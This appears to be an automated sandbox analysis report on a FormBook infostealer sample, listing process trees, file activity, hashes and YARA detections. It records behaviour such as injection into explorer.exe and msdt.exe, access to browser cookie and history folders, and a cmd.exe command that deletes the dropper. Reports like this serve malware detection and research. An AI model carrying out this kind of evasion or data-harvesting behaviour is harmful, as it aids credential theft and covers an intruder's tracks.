C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\transferir copia_98087.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1BC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCF1B4F	ReadFile

Analysis Process: transferir copia_98087.exe PID: 5376 Parent PID: 3096

General

Start time:	17:21:34
Start date:	23/02/2021

Path:	C:\Users\user\Desktop\transferir copia_98087.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\transferir copia_98087.exe
Imagebase:	0xf30000
File size:	465920 bytes
MD5 hash:	CA35B660415DEFE96FE6AF4EB3A45D86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.271460615.0000000001650000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.271460615.0000000001650000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.271460615.0000000001650000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.271138135.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.271138135.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.271138135.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.271410444.0000000001500000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.271410444.0000000001500000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.271410444.0000000001500000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 5376

General

Start time:	17:21:37
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 2576 Parent PID: 3388

General

Start time:	17:21:54
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0x290000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.482399403.00000000029E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.482399403.00000000029E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.482399403.00000000029E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.482304869.00000000029B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.482304869.00000000029B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.482304869.00000000029B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.481691358.0000000002510000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.481691358.0000000002510000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.481691358.0000000002510000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25289AE	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	25282B7	NtReadFile

Analysis Process: cmd.exe PID: 4364 Parent PID: 2576

General

Start time:	17:21:58
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\transferir copia_98087.exe'
Imagebase:	0x1180000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3560 Parent PID: 4364

General

Start time:	17:21:59
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis